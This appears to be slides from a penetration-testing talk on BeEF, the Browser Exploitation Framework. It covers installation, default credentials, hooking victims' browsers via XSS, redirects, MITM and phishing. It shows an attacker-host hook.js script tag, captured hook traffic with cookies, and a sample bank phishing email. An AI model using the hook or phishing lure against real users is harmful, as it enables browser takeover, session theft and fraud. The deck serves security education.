Man In The Browser

Advanced Client-Side Exploitation with BeEF

Stephen J. Tooker | @CrowdShield | https://crowdshield.com

Introduction

Stephen J. Tooker

- Sr. Penetration Tester at Early Warning
- 16+ years of IT experience with a heavy focus on IT Security
- Symantec/NYS Cyber Security Agency, nCircle/Tripwire, General Electric
- Degree in Computer Science
- OSCP, ASFP, CISSP, PCI-ASV, Security+, Network+, A+, MCP, CNA
- Bug Bounty Researcher on BugCrowd and HackerOne
- Founder of CrowdShield (@CrowdShield) https://crowdshield.com

Overview

- What is BeEF?
- Getting started
- Browser Hooking
- Attack Vectors/Exploits & Examples
- Demo
- Q & A

What is BeeF?

- Short for “Browser Exploitation Framework”
- At a basic level, it allows an attacker to control a victims browser
- Similar to Metasploit (modular exploit framework) but for exploiting browsers
- Can be used to leverage existing vulnerabilities (XSS, CSRF, etc.)
- In some cases, it can lead to full compromise of the victims PC

Getting Started

- Installed by default on Kali Linux
- Can also be downloaded from http://beefproject.com/
- App directory /usr/share/beef-xss/
- Startup script /etc/init.d/beef-xss <start|stop>
- Web UI http://localhost:3000/ui/panel/
- Default user/pass: beef/beef

Logging In…

Fundamentals


- **Cross-Site Scripting (XSS)** allows arbitrary execution of client side code (ie. Javascript/HTML, etc.). Usually used by attackers to steal session cookies…

- **Cross-Site Request Forgery (CSRF)** allows an attacker to initiate requests on behalf of other users (ie. Submitting a form to transfer funds $1,000 to an attackers account, etc.)

Hooking Browsers

- Must be able to inject Javascript in target's browser
- <script src="http://attackerip:3000/hook.js"></script>
- Uses XHR (mostly transparent) polling to communicate with BeEF server

XHR Polling



You should be hooked into **BeEF**.

Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module

- The Browser Exploitation Framework Project homepage
- ha.ckers.org homepage
- Slashdot

Have a go at the event logger.
Insert your secret here:

You can also load up a more advanced demo page here


```
✓   Method  File                                                                                 
200 GET     dh?bh=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0uaqYTi9&sid=…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
200 GET     hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u…  127.0.0.1:3000
```

```
Request URL: http://127.0.0.1:3000/hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0uaqYTi9&_=1491341548161
Request method: GET
Remote address: 127.0.0.1:3000
Status code: ● 200 OK
Version: HTTP/1.1
Filter headers
▼ Response headers (0.249 KB)
  Access-Control-Allow-Methods: "POST, GET"
  Cache-Control: "no-cache"
  Connection: "keep-alive"
  Content-Length: "3581"
  Content-Type: "text/javascript"
  Expires: "0"
  Pragma: "no-cache"
  Server: "Apache/2.2.3 (CentOS)"
  access-control-allow-origin: "*"
▼ Request headers (0.855 KB)
  Host: "127.0.0.1:3000"
  User-Agent: "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0"
  Accept: "text/javascript, application/javascript, application/ecmascript, application/x-ecmascript, */*; q=0.01"
  Accept-Language: "en-US,en;q=0.5"
  Accept-Encoding: "gzip, deflate"
  DNT: "1"
  X-Requested-With: "XMLHttpRequest"
  Referer: "http://127.0.0.1:3000/demos/basic.html"
  Cookie: "csrftoken=yKjvhxRUy1EYocSWjOw9NUdGMGWqWMM2BsP2xPiNlI4pwI0JIJcoG1zbpQAEiTKT; BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senH
  Connection: "keep-alive"
```

Attack Vectors

- Social Engineering/Phishing - Lure or convince victim to attacker controlled server hosting BeeF
- Open Redirect - Redirect victims automatically to attacker controlled server hosting BeeF
- Reflected XSS - Send victim a URL that executes hook.js script
- Stored XSS - Embed hook.js script via a stored XSS vector
- Man-In-The-Middle Attacks - Injecting BeEF hook via MITM

Social Engineering Toolkit



- Customized payload generation
- Website Cloning
- Email Template Generation
- Mass Email Capabilities

Phishing & Social Engineering

From: First Generic Bank <accounts@firstgenericbank.com>
Subject: Please update your account information
Date: Sep 12, 2006 3:23 PM PST

Dear First Generic Bank user,

As a courtesy to our valued customers, First Generic Bank conducts regular account information verification processes. During the most recent process, we found that we could not verify your information.

In order to ensure your account information is not made vulnerable, please visit http://www.firstgenericbank.com.account-updateinfo.com.


Please click on the above link to our Web site and confirm or update your account information. If you do not do this within 48 hours of receipt of this e-mail, you will not be able to use your First Generic Bank account for 30 days. This is an extra precaution we take to ensure your account remains secure.

Sincerely,

